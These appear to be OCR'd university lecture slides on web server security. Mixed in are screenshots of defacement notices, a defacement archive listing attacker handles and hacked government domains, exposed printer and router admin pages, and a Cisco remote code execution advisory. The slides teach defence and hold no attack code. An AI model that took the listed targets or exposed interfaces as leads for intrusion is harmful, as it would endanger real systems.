CS 161: Computer Security

Lecture 15

November 3, 2015

Web security

- Web: *portably* & *securely* deploy applications
- The web is an example of “bolt-on security”
- Originally, the web was invented to allow physicists to share their research papers
  - Only textual web pages + links to other pages; no security model to speak of
- Then we added embedded images
  - Crucial decision: a page can embed images loaded from another web server
- Then, Javascript, dynamic HTML, AJAX, CSS, frames, audio, video, …
- Today, a web site is a distributed application

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)


Mirror saved on: 2010-01-27 14:43:32

Notified by: Dr.KeviN
System: Linux

Domain: http://www.batac.gov.ph
Web server: Apache

IP address: 66.147.230.102
Notifier stats

This Site Owned By Dr.KeviN


This Web Site Has Bee...
http://twitter.com/
Facebook
NeoGAF
Google Wave
Twitter
Flickr
Last.fm
Next Muni
Gmail
Insight @ CCSF
Twitterfall
Other bookmarks
IRANIAN CYBER ARMY
THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY
iRANiAN.CYBER.ARMY@GMAiL.COM
فان حزب الله هم الغالبون
یا حسین
10:41 PM
12/17/2009

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)

- What makes the problem particularly tricky?
  - Public access

[ENABLE FILTERS]

Total notifications: **174,159** of which **74,490** single ip and **99,669** mass defacements


Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain	OS	View
2014/10/10	H4x0rWaY	H	M	R		★	www.provincia.brindisi.it	Linux	mirror
2014/10/10	H4x0rWaY	H	M	R		★	www.pariopportunita.provincia....	Linux	mirror
2014/10/10	H4x0rWaY	H	M	R		★	ops.provincia.brindisi.it	Linux	mirror
2014/10/10	H4x0rWaY	H	M	R		★	www.masseriedidattiche.provinc...	Linux	mirror
2014/10/10	H4x0rWaY		M	R		★	www.ilcentroinperiferia.provin...	Linux	mirror
2014/10/10	H4x0rWaY			R		★	www.asia.provincia.brindisi.it...	Linux	mirror
2014/10/10	moroccanwolf		M	R		★	www.barradoguarita.rs.cnm.org....	Win 2003	mirror
2014/10/10	moroccanwolf		M	R		★	www.cerrocora.rn.cnm.org.br/in...	Win 2003	mirror
2014/10/10	moroccanwolf		M	R		★	www.breves.pa.gov.br/index.html	Win 2003	mirror
2014/10/10	moroccanwolf		M	R		★	www.flordosertao.sc.cnm.org.br...	Win 2003	mirror
2014/10/10	moroccanwolf			R		★	www.boavistadoramos.am.gov.br/...	Win 2003	mirror
2014/10/10	saeed0511		M			★	www.sbpolice.go.th/page-vissio...	Linux	mirror
2014/10/10	Kuzura			R		★	dtpp.sijunjung.go.id/hai.php	Linux	mirror
2014/10/09	saeed0511		M	R		★	www.dsd.go.th/images/h.jpg	Linux	mirror
2014/10/09	DR-MTMRD	H				★	fz.jzsfdc.gov.cn	Win 2003	mirror
2014/10/09	DR-MTMRD					★	www.djjw.gov.cn/x.html	Win 2003	mirror
2014/10/09	d3b~X					★	kesbangpol.banyuwangikab.go.id...	Linux	mirror
2014/10/09	d3b~X			R		★	portalmdle.gob.pe/images/jdown...	Linux	mirror
2014/10/09	d3b~X		M	R		★	www.akmolacontrol.gov.kz/image...	Linux	mirror
2014/10/09	d3b~X		M			★	www.iscalvinoamico.gov.it/imag...	Linux	mirror
2014/10/09	d3b~X					★	pkwns.ns.gov.my/images/jdownlo...	Linux	mirror

Web Server Threats


- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)

- What makes the problem particularly tricky?
  - Public access
  - Mission creep


HP LaserJet 8150 Series
http://128.3.
/hp/device/this.LCDispatcher
Google
Most Visited
Latest Headlines
NY Times
Google News
Daily
Weather
294
United
Traffic
Papers
US9
IMC
CSET
Google Maps
RSS
HP LaserJet 8150 Series
invent
HP LaserJet 8150 Series / 128.3.
HP LaserJet 8150 Series
Home
Device
Networking
Printer Status
Configuration Page
Supplies Status
Event Log
Usage Page
Device Information
Other Links
My Printer
Order Supplies
Solve A Problem
Printer Status
Supplies
Media
Capabilities
Control Panel
POWERSAVE ON
Ready
Data
Attention
Go
Cancel Current Job
Control Panel Help
Refresh Control Panel
Help
Set Refresh Rate:
0
minutes
Apply
Cancel
Supplies
% of Life Remaining
Black
54%
Media
Status
Input/Output
Size
Type
TRAY 3
LETTER
CARDSTOCK
TRAY 2
LETTER
PLAIN
TRAY 1
LETTER
PLAIN
OK
STANDARD OUTBIN
N/A
N/A
OK
FACE UP BIN
N/A
N/A
Capabilities
FLASH Storage: 3 MB Capacity
Done

LACIE Ethernet Disk mini

v. 2.0



5.2. Accessing the LaCie Ethernet Disk mini via Web Browsers

While the LaCie Ethernet Disk mini is connected to the network, it is capable of being accessed via the Internet through your Internet browser.

Windows, Mac and Linux Users – Open your browser to `http://EDmini` or `http://device_IP_address` (the "device_IP_address" refers to the IP address that is assigned to your LaCie Ethernet Disk mini; for example, `http://192.168.0.207`).

Samsung SPF-85V 8-Inch Wireless Internet Photo Frame USB Mini-PC Monitor w/64MB Memory (Black)

by Samsung

(6 customer reviews)

Like (0)

Available from these sellers.

1 used from $129.95

What Do Customers Ultimately Buy After Viewing This Item?


30% buy
Kodak Pulse 7-Inch Digital Frame (128)
Click to see price

30% buy
Toshiba DMF102XKU 10-Inch Wireless Digital Media Frame (25)
$159.99

(1) There's a web interface for the frame- you use a web browser on your network that connects to the picture frame. The web interface is horrendously slow and repeatedly "times out" while trying to access the frame.

Using the Web Interface

Your Cisco IP Phone provides a web interface to the phone that allows you to configure some features of your phone using a web browser. This chapter contains the following sections:


thegateway (build 13064) - Info
http://192.168.3.1/
dd-wrt.com ... control panel
Firmware: DD-WRT v24-sp2 (10/
Time: 11:45:59 up 11 days, 3:10, load average: 0.2
WAN IP:
Setup
Wireless
Services
Security
Access Restrictions
NAT / QoS
Administration
Status
System Information
Router
Router Name thegateway
Router Model Linksys WRT54G/GL/GS
LAN MAC 00:40:10:10:00:01
WAN MAC 00:26:4A:14:0E:22
Wireless MAC 00:40:12:10:00:AF
WAN IP 67.164.94.51
LAN IP 192.168.3.1
Wireless
Radio Radio is On
Mode AP
Network Mixed
SSID wap2
Channel 2
TX Power 71 mW
Rate 54 Mbps
Services
DHCP Server Enabled
WRT-radauth Disabled
Sputnik Agent Disabled
Memory
Total Available 5.6 MB / 8.0 MB
Free 0.4 MB / 5.6 MB
Used 5.3 MB / 5.6 MB
Buffers 0.3 MB / 5.3 MB
Cached 1.2 MB / 5.3 MB
Active 1.0 MB / 5.3 MB
Inactive 0.4 MB / 5.3 MB
Space Usage

Setup/Configuration	
Web user interface	Built-in web user interface for easy browser-based configuration (HTTP)
Management	
Web browser	• Internet Explorer 5.x or later • Limited support for Netscape and Firefox. Browser controls for pan/tilt/zoom (PTZ), audio, and motion detection are limited or not supported with Netscape and Firefox.
Event logging	Event logging (syslog)
Web firmware upgrade	Firmware upgradable through web browser

Category: Application (Security) > Cisco Security Agent

Vendors: Cisco

Cisco Security Agent Web Management Interface Bug Lets Remote Users Execute Arbitrary Code

SecurityTracker Alert ID: 1025088

SecurityTracker URL: http://securitytracker.com/id/1025088

CVE Reference: CVE-2011-0364 *(Links to External Site)*

Date: Feb 16 2011

Impact: Execution of arbitrary code via network, User access via network

Fix Available: Yes **Vendor Confirmed:** Yes

Version(s): 5.1, 5.2, and 6.0

Description: A vulnerability was reported in Cisco Security Agent. A remote user can execute arbitrary code on the target system.

A remote user can send specially crafted data to the web management interface on TCP port 443 to execute arbitrary code on the target system. This can be exploited to modify agent policies and the system configuration and perform other administrative tasks.

Cisco has assigned Cisco Bug ID CSCtj51216 to this vulnerability.

Gerry Eisenhaur reported this vulnerability via ZDI.

Impact: A remote user can execute arbitrary code on the target system.

Solution: The vendor has issued a fix (6.0.2.145).

The vendor's advisory is available at:

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/info.html

Interacting With Web Servers


- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

E.g., "`http`" or "`ftp`" or "`https`"
(These all use TCP.)

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/info.html

